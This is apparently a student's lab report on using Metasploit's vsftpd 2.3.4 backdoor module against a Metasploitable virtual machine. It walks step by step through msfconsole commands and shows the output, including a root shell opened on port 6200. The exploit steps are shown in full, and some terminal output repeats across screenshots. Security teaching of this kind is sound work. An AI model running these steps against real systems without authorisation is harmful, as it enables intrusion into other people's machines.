Experiment No. 12

Title: Metasploit Part I - Exploiting VSFTPD

Roll No.: 16010420075 **Experiments No.: 12**

Aim: Exploit VSFTPD by performing an attack and transfer a file.
\

Resources: virtual box

Theory


Metasploitable is a Linux virtual machine that is designed to be vulnerable. This virtual machine can be used for security teaching, tool testing, and typical penetration testing approaches.

The attack on VSFTPD 2.3.4 is based on transmitting a series of specified bytes on port 21 to activate the malicious vsf sysutil extra(); function, which, if executed successfully, opens the system's backdoor on port 6200.

IMPLEMENTATION AND RESULTS:

Step 1: Open Metasploitable machine and login.


Step 2: Search for VSFTPF 2.3.4 vulnerability in Metasploit framework using `‘search vsftpd’`



```
msf6 > vfstpd
[-] Unknown command: vfstpd
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor exploit/unix/ftp
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                      /wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```


Step 3: Copy the exploit name and enter it in the command `‘use <enter exploit> exploit/unix/ftp’`

Step 4: Look for options of attack using `‘show options’`, here we see the types of attack that can be performed.




```
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor exploit/unix/ftp
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                      /wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 5: Set RHOSTS to the victim IP using `‘set RHOSTS <victim’s IP>’`




```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor exploit/unix/ftp
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                      /wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.25
RHOSTS ⇒ 192.168.1.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose ⇒ true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Step 6: Next, use the command to set verbose using ‘`set verbose true`’




```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.25
RHOSTS ⇒ 192.168.1.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose ⇒ true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.1.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the r
emote host (192.168.1.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.23
RHOSTS ⇒ 192.168.1.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose ⇒ true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.23:21 - USER: 331 Please specify the password.
[+] 192.168.1.23:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.34:46691 → 192.168.1.23:6200) at 2022-05-02 15:34:44 +0530
```

Step 7: Exploit. Enter ‘`exploit`’.




```
[*] 192.168.1.23:21 - USER: 331 Please specify the password.
[+] 192.168.1.23:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.34:46691 → 192.168.1.23:6200) at 2022-05-02 15:34:44 +0530

ls
bin
boot
cdrom
dev
etc
hash1
hash12
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Step 8: List the files. Use `‘ls’`.




```
[*] 192.168.1.23:21 - USER: 331 Please specify the password.
[+] 192.168.1.23:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.34:46691 → 192.168.1.23:6200) at 2022-05-02 15:34:44 +0530

ls
bin
boot
cdrom
dev
etc
hash1
hash12
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Step 9: We’re in. Use `‘cd tmp’` to go to the temp folder in the exploited machine. Then create a test folder using `‘mkdir test’` and create a file `‘echo adfsf test.txt’`



```
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd tmp
mkdir test
cd test
echo adfsf >test.txt
```

Step 10: Check the folders inside to see if the file is present. If found, attack is successful!



```
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19485 (19.0 KB)  TX bytes:19485 (19.0 KB)

msfadmin@metasploitable:~$ ls
boo_hack.txt  vulnerable
msfadmin@metasploitable:~$ cd \
> tmp
-bash: cd: tmp: No such file or directory
msfadmin@metasploitable:~$ cd tmp
-bash: cd: tmp: No such file or directory
msfadmin@metasploitable:~$ ls
boo_hack.txt  vulnerable
msfadmin@metasploitable:~$ test
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ cd ..
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin     dev     hash12  initrd.img  media      opt   sbin  tmp   vmlinuz
boot    etc     home    lib         mnt        proc  srv   usr
cdrom   hash1   initrd  lost+found  nohup.out  root  sys   var
msfadmin@metasploitable:/$ cd tmp
msfadmin@metasploitable:/tmp$ _
```

Outcomes:

CO-3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Metasploitable 2 was used as an attack machine to exploit vsftpd 2.3.4 using Metasploit framework.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org